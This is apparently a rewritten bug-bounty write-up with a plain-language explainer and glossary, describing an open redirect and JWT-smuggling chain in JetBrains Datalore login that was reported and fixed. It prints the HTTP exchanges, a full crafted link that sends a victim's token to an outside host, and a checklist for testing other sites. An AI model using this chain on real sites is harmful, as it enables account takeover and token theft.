This story is about an unusual open redirect misconfiguration I found in JetBrains Datalore.
An open redirect in Datalore's authentication endpoint allowed an attacker to smuggle a JWT token and a return_to parameter, causing the victim's JWT to be sent to an attacker-controlled host. The attacker could then use the stolen JWT to access the victim's Datalore account.
 Published on infosecwriteups.com
The story begins when I found an open redirect in one of the Datalore endpoints. The endpoint relates to authentication via JetBrains Account.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
JetBrains Datalore is the product in scope here, and the feature involved is its authentication flow through JetBrains Account. Datalore exposes an endpoint that receives a JWT token and a return_to address, and a second endpoint on the JetBrains Account side that builds the redirect to Datalore. The write-up describes the second one as taking the address of the target host in an auth_url query parameter, and notes two properties of that parameter: the address can be any subdomain of jetbrains.com, and you can supply the path and query parameters within the URL.

The story starts with an open redirect in one of the Datalore endpoints. At first the redirector looked harmless, but the researcher decided to look closer at how the authentication process works.
Setup
No accounts, roles, tools or versions are described in the report. The only precondition that matters is that the attacker holds a valid JWT token of their own, which the report frames as an "eye for an eye" situation: the attacker needs a valid token to craft the link.
Finding it
The first observation is the open redirect itself. The Datalore endpoint relates to authentication via JetBrains Account, and a request with return_to set to an external host answered with a 302 to that host:
Request:GET /jetbrains_auth?jwt={token}&return_to=https://0d.tf/ HTTP/1.1Host: datalore.jetbrains.comAccept: text/html,application/xhtml+xml;q=0.9,*/*;q=0.8Connection: closeResponse:HTTP/1.1 302Date: Tue, 01 Jun 2021 19:50:54 GMTContent-Length: 0Connection: closeSet-Cookie: route={route}; Path=/; Secure; HttpOnlySet-Cookie: DATALORESESSIONID={session-id}; Path=/; Secure; HttpOnlyLocation: https://0d.tf/Access-Control-Allow-Origin: *Access-Control-Allow-Credentials: trueX-Content-Type-Options: nosniffX-XSS-Protection: 1
The response is a 302 whose Location points at the attacker-controlled host https://0d.tf/, with the session cookies set on the Datalore domain. On its own this is a plain open redirect. What made it interesting is the jwt parameter travelling in the same query string.
The researcher then looked at the endpoint that initiates the redirect to Datalore with the JWT token:
Request:GET /jwt-auth/datalore?auth_url=https%3A%2F%2Fdatalore.jetbrains.com%2Fjetbrains_auth&return_to=https%3A%2F%2Fdatalore.jetbrains.com%2F HTTP/1.1Host: http://account.jetbrains.comAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Connection: closeResponse:HTTP/1.1 302Date: Tue, 01 Jun 2021 10:00:54 GMTContent-Length: 0Connection: closeServer: nginxCache-Control: no-store, no-cache, must-revalidate, max-age=0Pragma: no-cacheExpires: -1Location: https://datalore.jetbrains.com/jetbrains_auth?jwt={jwt-token-here}&return_to=https%3A%2F%2Fdatalore.jetbrains.com%2F
This endpoint on account.jetbrains.com takes the address of the target host in auth_url and appends the freshly issued JWT token to it, producing the Location that sends the browser to datalore.jetbrains.com/jetbrains_auth with jwt and return_to in the query string. Because auth_url accepts a path and query parameters, the value the server appends to is not fixed.
Exploitation
Step 1: smuggle a JWT inside auth_url
The idea was to smuggle a valid JWT token as part of the auth_url parameter. The researcher supplied their own token in the URL placed in auth_url:
Request:GET /jwt-auth/datalore?auth_url=https%3A%2F%2Fdatalore.jetbrains.com%2Fjetbrains_auth?jwt={attacker's-jwt}&return_to=https%3A%2F%2Fdatalore.jetbrains.com%2F HTTP/1.1Host: http://account.jetbrains.comAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Connection: closeResponse:HTTP/1.1 302Date: Tue, 01 Jun 2021 10:00:54 GMTContent-Length: 0Connection: closeServer: nginxCache-Control: no-store, no-cache, must-revalidate, max-age=0Pragma: no-cacheExpires: -1Location: https://datalore.jetbrains.com/jetbrains_auth?jwt={attacker's-jwt-token}?jwt={victim's-jwt-token}&return_to=https%3A%2F%2Fdatalore.jetbrains.com%2F
The endpoint returned a Location header with both JWT tokens in query parameters. The first one was supplied by the attacker as part of auth_url, and the second came from JetBrains Account. The two are separated by a ? rather than a &.
Step 2: smuggle return_to as well
As a next step, the researcher tried to smuggle the return_to parameter as part of auth_url. The idea is simple: it allows placing a valid JWT token as the first parameter and adding the victim's JWT as part of the smuggled return_to parameter.
The attacker's host and its URL-encoded form:
Attacker's host: &return_to=https%3A%2F%2F0d.tfUrl encoded attacker's host: %26%72%65%74%75%72%6e%5f%74%6f%3d%68%74%74%70%73%25%33%41%25%32%46%25%32%46%30%64%2e%74%
The final malicious link:
https://account.jetbrains.com/jwt-auth/datalore?auth_url=https://datalore.jetbrains.com/jetbrains_auth?jwt={attacker's_jwt}%26%72%65%74%75%72%6e%5f%74%6f%3d%68%74%74%70%73%25%33%41%25%32%46%25%32%46%30%64%2e%74%66&return_to=https%3A%2F%2Fdatalore.jetbrains.com%2F
Here the smuggled &return_to=https://0d.tf is percent-encoded inside auth_url, so the server that appends the victim's token sees it as part of the target URL rather than as a separate parameter of the outer request.
Step 3: what happens when the victim opens the link
1. 302 Redirect -> https://datalore.jetbrains.com/jetbrains_auth?jwt={attacker's-jwt}&return_to=https%3A%2F%2F0d.tf?jwt={victim's-jwt}&return_to=https%3A%2F%2Fdatalore.jetbrains.com%2F2. 302 Redirect -> https://0d.tf?jwt={victim's-jwt}&return_to=https%3A%2F%2Fdatalore.jetbrains.com%2F3. JWT TOKEN -> Application session

Example of smuggling of JWT token and return URI.
The first redirect lands on datalore.jetbrains.com/jetbrains_auth with the attacker's token as the first jwt parameter and the victim's token appended after the smuggled return_to. The second redirect goes to https://0d.tf with the victim's JWT in the query string. The third step turns the JWT token into an application session.

Example of taking over victim's JWT token.
Root cause
The chain depends on two behaviours. First, the auth_url parameter on account.jetbrains.com accepts any subdomain of jetbrains.com and allows a path and query parameters inside the value, so an attacker can pre-seed a jwt parameter and a percent-encoded return_to into the URL that the server later appends the victim's token to. Second, the Datalore jetbrains_auth endpoint redirects to the return_to value, which is how the victim's token reaches the attacker's host. The combination means the victim's token is delivered to an attacker-chosen host. The report does not describe the parsing code, so the exact reason the appended token ends up inside the smuggled parameter is not stated; likely it is a matter of how the query string is concatenated and then parsed.
Impact
An attacker could take over a user's JWT token and gain access to that user's Datalore account. The attack complexity is quite simple: the attacker needs to craft a link with a valid JWT token of their own and trick a victim into clicking it. The report also notes that it is technically easy for an attacker to create a script to automate the attack process. The precondition is that the victim opens the crafted link.
Fix
The Datalore team implemented return URL validation, which makes it impossible to exploit the open redirect vulnerability. As the next step, they removed the legacy authentication process and implemented OAuth integration with the JetBrains Account as an identity provider.
Variants to test
- Look for authentication endpoints that take a target URL in a parameter and append a token to it. A positive result is a
Locationheader containing your own token plus a second token appended after a?inside the first parameter. - Try supplying a path and query parameters inside the target-URL parameter, as the report does with
auth_url. A positive result is that the server preserves them in the redirect instead of rejecting or normalising them away. - Percent-encode a second
return_to(or equivalent redirect parameter) inside the target URL. A positive result is a redirect to your host carrying the victim's token in the query string. - Check whether the target-URL parameter accepts any subdomain of the parent domain. A positive result is that a subdomain you control, or one you can influence, is accepted as the redirect target.
- Test the redirect endpoint directly with an external
return_to. A positive result is a 302 whoseLocationpoints at your host, as in the first request in this report.
What happened, in plain words
A security researcher found a way to steal another person's login for JetBrains Datalore, a web service for working with data. The trick did not break any password. It abused an open redirect and the way a login token travelled along the same redirect, and it needed nothing more than a link the victim had to click.
To follow the story you only need three ideas. A token is a short string of characters that a website gives you after you log in, and that the website accepts later as proof that you are you. Think of a cloakroom ticket: you hand in your coat, you get a ticket, and the ticket gets your coat back. A JWT (JSON Web Token) is one common kind of such a token. A redirect is what happens when a web page answers your request by saying "not here, go to this other address instead". A 302 is the standard code a server uses for that answer, and the address it sends you to sits in a response header called Location.
An open redirect is a redirect where the destination address is taken from something the visitor controls, such as a parameter in the link. If a site will happily forward you to any address you name, attackers can use the trusted site as a stepping stone: the link starts with the real, trusted domain, and the victim ends up somewhere else. On its own that is usually a low-severity bug, because the victim still has to be tricked into clicking. Here it became serious because a login token travelled along the same redirect.
The story starts with an open redirect in one of the Datalore endpoints. At first the redirector looked harmless, but the researcher decided to look closer at how the authentication process works.
The pieces involved
JetBrains Datalore is the product in scope here, and the feature involved is its authentication flow through JetBrains Account. Authentication simply means proving who you are when you log in. JetBrains Account is the central login service shared by JetBrains products, so Datalore does not check your password itself: it sends you to JetBrains Account, and JetBrains Account sends you back with proof that you logged in.
An endpoint is one specific address on a server that does one specific job, like one counter in a large office. Datalore exposes an endpoint that receives a JWT token and a return_to address, and a second endpoint on the JetBrains Account side that builds the redirect to Datalore. The write-up describes the second one as taking the address of the target host in an auth_url query parameter, and notes two properties of that parameter: the address can be any subdomain of jetbrains.com, and you can supply the path and query parameters within the URL.
A query parameter is the name=value pair that appears after a ? in a web address. In https://example.com/page?colour=blue, the parameter is colour and its value is blue. Several parameters are joined with &. A subdomain is the part in front of the main domain: in datalore.jetbrains.com, datalore is a subdomain of jetbrains.com. A path is the part of the address after the domain, such as /jetbrains_auth.
No accounts, roles, tools or versions are described in the report. The only precondition that matters is that the attacker holds a valid JWT token of their own, which the report frames as an "eye for an eye" situation: the attacker needs a valid token to craft the link.
Finding the open redirect
The first observation is the open redirect itself. The Datalore endpoint relates to authentication via JetBrains Account, and a request with return_to set to an external host answered with a 302 to that host:
Request:GET /jetbrains_auth?jwt={token}&return_to=https://0d.tf/ HTTP/1.1Host: datalore.jetbrains.comAccept: text/html,application/xhtml+xml;q=0.9,*/*;q=0.8Connection: closeResponse:HTTP/1.1 302Date: Tue, 01 Jun 2021 19:50:54 GMTContent-Length: 0Connection: closeSet-Cookie: route={route}; Path=/; Secure; HttpOnlySet-Cookie: DATALORESESSIONID={session-id}; Path=/; Secure; HttpOnlyLocation: https://0d.tf/Access-Control-Allow-Origin: *Access-Control-Allow-Credentials: trueX-Content-Type-Options: nosniffX-XSS-Protection: 1
Line by line, in plain words:
Request:GET /jetbrains_auth?jwt={token}&return_to=https://0d.tf/ HTTP/1.1is the request the browser sends.GETmeans "give me this page". The path is/jetbrains_auth, and it carries two parameters:jwt, whose value is a token, andreturn_to, whose value ishttps://0d.tf/, a domain the researcher controls.HTTP/1.1is the version of the language browsers and servers speak.Host: datalore.jetbrains.comsays which website on the server is being asked for. One server can host many sites, and this line picks one.Accept: text/html,application/xhtml+xml;q=0.9,*/*;q=0.8tells the server which kinds of content the browser is willing to receive, and roughly in what order of preference.Connection: closeasks the server to close the connection after answering.Response:HTTP/1.1 302is the server's answer. The code 302 means "found elsewhere, go there instead".Date: Tue, 01 Jun 2021 19:50:54 GMTis when the server produced the answer.Content-Length: 0says the answer has no body, which is normal for a redirect: the whole message is in the headers.Set-Cookie: route={route}; Path=/; Secure; HttpOnlyandSet-Cookie: DATALORESESSIONID={session-id}; Path=/; Secure; HttpOnlyare the server handing the browser two cookies. A cookie is a small piece of data a site asks your browser to store and send back on every later request, which is how a site remembers you between page loads.Securemeans the cookie is only sent over encrypted connections, andHttpOnlymeans page scripts cannot read it.Location: https://0d.tf/is the destination of the redirect. This is the bug: the server took the value ofreturn_toand put it here without checking it.Access-Control-Allow-Origin: *,Access-Control-Allow-Credentials: true,X-Content-Type-Options: nosniffandX-XSS-Protection: 1are extra headers about how browsers should treat the response. They are not part of the attack.
The response is a 302 whose Location points at the attacker-controlled host https://0d.tf/, with the session cookies set on the Datalore domain. On its own this is a plain open redirect. What made it interesting is the jwt parameter travelling in the same query string.
The researcher then looked at the endpoint that initiates the redirect to Datalore with the JWT token:
Request:GET /jwt-auth/datalore?auth_url=https%3A%2F%2Fdatalore.jetbrains.com%2Fjetbrains_auth&return_to=https%3A%2F%2Fdatalore.jetbrains.com%2F HTTP/1.1Host: http://account.jetbrains.comAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Connection: closeResponse:HTTP/1.1 302Date: Tue, 01 Jun 2021 10:00:54 GMTContent-Length: 0Connection: closeServer: nginxCache-Control: no-store, no-cache, must-revalidate, max-age=0Pragma: no-cacheExpires: -1Location: https://datalore.jetbrains.com/jetbrains_auth?jwt={jwt-token-here}&return_to=https%3A%2F%2Fdatalore.jetbrains.com%2F
Line by line:
Request:GET /jwt-auth/datalore?auth_url=...&return_to=... HTTP/1.1is a request to a different site, the JetBrains Account site, at the path/jwt-auth/datalore. It carries two parameters.auth_urlholds an address, and that address is written in percent-encoding: characters such as:and/are replaced by%plus two hexadecimal digits so they can travel safely inside a URL.%3Ais a colon and%2Fis a slash, sohttps%3A%2F%2Fdatalore.jetbrains.com%2Fjetbrains_authdecodes tohttps://datalore.jetbrains.com/jetbrains_auth. The second parameter,return_to, is also percent-encoded and decodes tohttps://datalore.jetbrains.com/.Host: http://account.jetbrains.comnames the site being asked.- The
AcceptandConnectionlines do the same jobs as before. Response:HTTP/1.1 302is again a redirect.Date,Content-LengthandConnection: closeare as before.Server: nginxnames the web server software that answered. nginx is a common web server program.Cache-Control: no-store, no-cache, must-revalidate, max-age=0,Pragma: no-cacheandExpires: -1all tell the browser and any intermediate cache not to keep a copy of this answer. That matters for login pages, because a stored copy could be shown to the wrong person.Location: https://datalore.jetbrains.com/jetbrains_auth?jwt={jwt-token-here}&return_to=https%3A%2F%2Fdatalore.jetbrains.com%2Fis where the browser is sent. Notice what the server did: it took the address fromauth_url, added a freshly issuedjwttoken to it, and kept thereturn_toparameter.
This endpoint on account.jetbrains.com takes the address of the target host in auth_url and appends the freshly issued JWT token to it, producing the Location that sends the browser to datalore.jetbrains.com/jetbrains_auth with jwt and return_to in the query string. Because auth_url accepts a path and query parameters, the value the server appends to is not fixed.
Step 1: hide a token inside auth_url
The idea was to smuggle a valid JWT token as part of the auth_url parameter. Smuggling, here, means putting extra data inside a value that the server treats as one piece, so that the server itself carries that data along without noticing it as a separate instruction. The researcher supplied their own token in the URL placed in auth_url:
Request:GET /jwt-auth/datalore?auth_url=https%3A%2F%2Fdatalore.jetbrains.com%2Fjetbrains_auth?jwt={attacker's-jwt}&return_to=https%3A%2F%2Fdatalore.jetbrains.com%2F HTTP/1.1Host: http://account.jetbrains.comAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Connection: closeResponse:HTTP/1.1 302Date: Tue, 01 Jun 2021 10:00:54 GMTContent-Length: 0Connection: closeServer: nginxCache-Control: no-store, no-cache, must-revalidate, max-age=0Pragma: no-cacheExpires: -1Location: https://datalore.jetbrains.com/jetbrains_auth?jwt={attacker's-jwt-token}?jwt={victim's-jwt-token}&return_to=https%3A%2F%2Fdatalore.jetbrains.com%2F
Line by line:
- The request line is the same as the previous one, except that the value of
auth_urlnow contains a?jwt={attacker's-jwt}of its own. The researcher is betting that the server will not reject a URL with a question mark inside it. - The
Host,AcceptandConnectionlines are unchanged. - The response is again a 302 from nginx, with the same anti-caching headers.
- The
Locationline is the interesting part. It contains twojwtparameters. The first is the attacker's token, which came in throughauth_url. The second is the victim's token, which JetBrains Account issued and appended. The two are separated by a?rather than a&. A parser is the part of a program that reads a string and works out its structure; a naive one simply splits on the characters it expects and can be confused by unusual ones.
The endpoint returned a Location header with both JWT tokens in query parameters. The first one was supplied by the attacker as part of auth_url, and the second came from JetBrains Account.
Step 2: hide return_to as well
As a next step, the researcher tried to smuggle the return_to parameter as part of auth_url. The idea is simple: it allows placing a valid JWT token as the first parameter and adding the victim's JWT as part of the smuggled return_to parameter. In other words, the attacker wants the victim's token to end up attached to the attacker's own return_to value, so that the final redirect carries it to the attacker's server.
The attacker's host and its URL-encoded form:
Attacker's host: &return_to=https%3A%2F%2F0d.tfUrl encoded attacker's host: %26%72%65%74%75%72%6e%5f%74%6f%3d%68%74%74%70%73%25%33%41%25%32%46%25%32%46%30%64%2e%74%
Line by line:
Attacker's host: &return_to=https%3A%2F%2F0d.tfis the piece the researcher wants to insert. It starts with&, the character that separates one query parameter from the next, then names a parameterreturn_toand gives it the valuehttps://0d.tfin percent-encoded form.Url encoded attacker's host: %26%72%65%74%75%72%6e%5f%74%6f%3d%68%74%74%70%73%25%33%41%25%32%46%25%32%46%30%64%2e%74%is the same piece encoded a second time.%26is&,%72isr,%65ise, and so on. The%25sequences are themselves encoded percent signs, so%25%33%41becomes%3Aafter one round of decoding, and a colon after a second. Double encoding is a way of getting a character past a filter that only decodes once.
The final malicious link:
https://account.jetbrains.com/jwt-auth/datalore?auth_url=https://datalore.jetbrains.com/jetbrains_auth?jwt={attacker's_jwt}%26%72%65%74%75%72%6e%5f%74%6f%3d%68%74%74%70%73%25%33%41%25%32%46%25%32%46%30%64%2e%74%66&return_to=https%3A%2F%2Fdatalore.jetbrains.com%2F
Line by line:
https://account.jetbrains.com/jwt-auth/dataloreis the real JetBrains Account endpoint. The link begins with a genuine, trusted domain, which is exactly why a victim might click it.?auth_url=starts the first parameter. Its value ishttps://datalore.jetbrains.com/jetbrains_auth?jwt={attacker's_jwt}followed by the double-encoded&return_to=https://0d.tf.&return_to=https%3A%2F%2Fdatalore.jetbrains.com%2Fis the outer, honest-lookingreturn_tothat points back at Datalore. It is there to make the request look normal.
Here the smuggled &return_to=https://0d.tf is percent-encoded inside auth_url, so the server that appends the victim's token sees it as part of the target URL rather than as a separate parameter of the outer request.
Step 3: what happens when the victim opens the link
1. 302 Redirect -> https://datalore.jetbrains.com/jetbrains_auth?jwt={attacker's-jwt}&return_to=https%3A%2F%2F0d.tf?jwt={victim's-jwt}&return_to=https%3A%2F%2Fdatalore.jetbrains.com%2F2. 302 Redirect -> https://0d.tf?jwt={victim's-jwt}&return_to=https%3A%2F%2Fdatalore.jetbrains.com%2F3. JWT TOKEN -> Application session
Line by line:
- Step 1 is the first redirect. The browser lands on
datalore.jetbrains.com/jetbrains_authwith the attacker's token as the firstjwtparameter and the victim's token appended after the smuggledreturn_to. - Step 2 is the second redirect. The browser goes to
https://0d.tfwith the victim's JWT in the query string, because the smuggledreturn_tois what the Datalore endpoint honours. - Step 3 turns the JWT token into an application session. A session is the state of being logged in: once a site accepts your token, it treats your browser as that user until you log out or the session expires.
Example of smuggling of JWT token and return URI.
The first redirect lands on datalore.jetbrains.com/jetbrains_auth with the attacker's token as the first jwt parameter and the victim's token appended after the smuggled return_to. The second redirect goes to https://0d.tf with the victim's JWT in the query string. The third step turns the JWT token into an application session.
Example of taking over victim's JWT token.
Why it worked
The chain depends on two behaviours. First, the auth_url parameter on account.jetbrains.com accepts any subdomain of jetbrains.com and allows a path and query parameters inside the value, so an attacker can pre-seed a jwt parameter and a percent-encoded return_to into the URL that the server later appends the victim's token to. Second, the Datalore jetbrains_auth endpoint redirects to the return_to value, which is how the victim's token reaches the attacker's host. Validation here means checking that a value is one the site is willing to accept, for example that it points at a known JetBrains address. The combination means the victim's token is delivered to an attacker-chosen host. The report does not describe the parsing code, so the exact reason the appended token ends up inside the smuggled parameter is not stated; likely it is a matter of how the query string is concatenated and then parsed.
What an attacker could do with it
An attacker could take over a user's JWT token and gain access to that user's Datalore account. The attack complexity is quite simple: the attacker needs to craft a link with a valid JWT token of their own and trick a victim into clicking it. The report also notes that it is technically easy for an attacker to create a script to automate the attack process. The precondition is that the victim opens the crafted link.
How it was fixed
The Datalore team implemented return URL validation, which makes it impossible to exploit the open redirect vulnerability. As the next step, they removed the legacy authentication process and implemented OAuth integration with the JetBrains Account as an identity provider. OAuth is a standard way for one website to let another website confirm your identity without sharing your password; the site you log in to is called the identity provider.
Things worth testing on other sites
- Look for authentication endpoints that take a target URL in a parameter and append a token to it. A positive result is a
Locationheader containing your own token plus a second token appended after a?inside the first parameter. - Try supplying a path and query parameters inside the target-URL parameter, as the report does with
auth_url. A positive result is that the server preserves them in the redirect instead of rejecting or normalising them away. - Percent-encode a second
return_to(or equivalent redirect parameter) inside the target URL. A positive result is a redirect to your host carrying the victim's token in the query string. - Check whether the target-URL parameter accepts any subdomain of the parent domain. A positive result is that a subdomain you control, or one you can influence, is accepted as the redirect target.
- Test the redirect endpoint directly with an external
return_to. A positive result is a 302 whoseLocationpoints at your host, as in the first request in this report.
Glossary
- 302: the HTTP status code a server uses to say "the thing you asked for is at another address, go there instead".
- API: a defined set of addresses and rules one program uses to talk to another; here, the endpoints a website exposes so that other sites and browsers can ask it to do things.
- Authentication: the process of proving who you are, usually by logging in.
- Cookie: a small piece of data a website asks your browser to store and send back with later requests, so the site can recognise you.
- Endpoint: one specific address on a server that performs one specific job.
- Header: an extra line of information sent with a web request or response, alongside the main content.
- HTTP: the language browsers and web servers use to exchange requests and responses.
- HttpOnly: a cookie setting that stops page scripts from reading the cookie.
- Identity provider: a service that confirms your identity to other websites, so you do not have to give each site your password.
- JWT (JSON Web Token): a common format for a token that carries proof of who you are.
- Location: the response header that holds the address a redirect sends the browser to.
- nginx: a widely used web server program.
- OAuth: a standard way for one website to let another confirm your identity without sharing your password.
- Open redirect: a redirect whose destination is taken from something the visitor controls, so the site can be used to forward people to any address.
- Parameter (query parameter): a
name=valuepair after a?in a web address, used to pass information to the server. - Parser: the part of a program that reads a string and works out its structure.
- Path: the part of a web address after the domain, such as
/jetbrains_auth. - Percent-encoding (URL encoding): writing characters as
%plus two hexadecimal digits so they can travel safely inside a web address. - Redirect: a server answer that sends the browser to a different address.
- Secure (cookie flag): a cookie setting that sends the cookie only over encrypted connections.
- Session: the state of being logged in, lasting until logout or expiry.
- Smuggling: hiding extra data inside a value that the server treats as a single piece, so the server carries it along without treating it as a separate instruction.
- Subdomain: the part of a domain in front of the main name, as
dataloreis indatalore.jetbrains.com. - Token: a string a site gives you after login and accepts later as proof of who you are.
- Validation: checking that a value is one the site is willing to accept before using it.